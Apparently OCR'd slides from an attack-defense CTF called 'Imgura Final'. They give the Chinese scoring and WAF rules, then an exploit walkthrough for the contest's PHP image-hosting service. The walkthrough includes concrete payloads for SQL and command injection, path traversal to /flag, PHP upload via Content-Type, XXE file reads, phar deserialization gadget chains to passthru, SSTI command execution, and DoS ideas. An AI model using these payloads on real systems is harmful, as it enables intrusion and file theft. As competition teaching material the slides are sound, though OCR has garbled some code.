Imgura Final

你能幹嘛?

- 1. 攻擊別人的機器拿他的 flag
- 2. 上 WAF 防禦自己
- 3. 重開自己的服務



Attack

每輪分數=round(你拿的flag數×0.6) → 最高可得 15 分



Defense

沒有重開機器、上新WAF 且 沒 被任何隊伍攻擊 且 通過 service check

→ 可獲得 7 分

WAF?

用來防止別隊打你的

禁止:

ban 掉或只允許特定使用者 / IP / User agent 等存取 不能完全混淆你的WAF導致別人永遠不可能知道你寫了啥

Baby Math

```
每輪 5 分鐘
```

```
一輪最高可得 15 + 7 = 22 分
```


2/12 15:00~18:00 + 2/13 整日

總分最高可得 ~2700 分

Happy Hacking!

lmgura Final EXPOITS

Structure



\$app→post('/admin/backup')

Union based SQL injection + Command injection

\$app→post('/upload')

```
$url = $request→form['url'];
if (parse_url($url, PHP_URL_SCHEME) === null) {
    $url = 'http://' . $url;
}
$image = file_get_contents($url);
```

url=x:/../../../flag

\$app→post('/upload')

```
if (strpos($http_response_header['Content-Type'], 'image/') ## false) {
    $ext = substr($http_response_header['Content-Type'], 6);
}
// ...
$image_nanoid = (new Client()) \rightarrow generateId(8, Client::MODE_DYNAMIC);
$filename = "uploads/$image_nanoid.$ext";
```

|Content-Type: image/php

lib/Response.php (XXE read file)

</data>

Response:: body } elseif (\$content type ≡ 'application/xml') { return simplexml load string(\$this→body, 'SimpleXMLElement', LIBXML NOENT); \leftarrow ! --- ?xml version="1.0" ? --> <!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///flag">]> <data> <image>&ent;</image>

lib/Response.php (phar:// unserialize)

Response:: body } elseif (\$content type ≡ 'application/xml') { return simplexml load string(\$this→body, 'SimpleXMLElement', LIBXML NOENT); \leftarrow ! --- ?xml version="1.0" ? --> <!DOCTYPE replace [<!ENTITY ent SYSTEM "phar:///.../uploads/xxxx.jpg">]> <data> <image>&ent;</image> </data>

phar:// unserialize

```
$app→post('/api/image_info')
    $json = $request→body();
    $image_file = $json['image'];
    $image_info = getimagesize($image_file);

{"image": "phar://.../uploads/xxxxxx.jpg"}
```

lib/Session.php

```
public function restore() {
   if (isset($ COOKIE[$this→cookieName])) {
       $cookie = $ COOKIE[$this→cookieName];
       $parts = explode('.', $cookie);
       if (count(\$parts) \equiv 2)  {
           $hash = $parts[0];
           $data = unserialize(base64 decode($parts[1]));
```

Gadgets

- 1. Logger::__destruct() → file_put_contents
- 2. Response::__destruct() → Response::status() →
 App::handleStatus() → \$callback(\$req, \$res) (e.g.
 passthru('GET /path/;{ls,-al}', \$res))

Response::redirect SSTI

```
$this→render('<html><head><meta http-equiv="refresh"
content="0;url=' . $url . '"></head></html>');

POST 'http://host/login?redirect={{ ["id"]|map("passthru") }}'
```

DoS

- .htaccess
- Keep delete files

Logging

- Just logging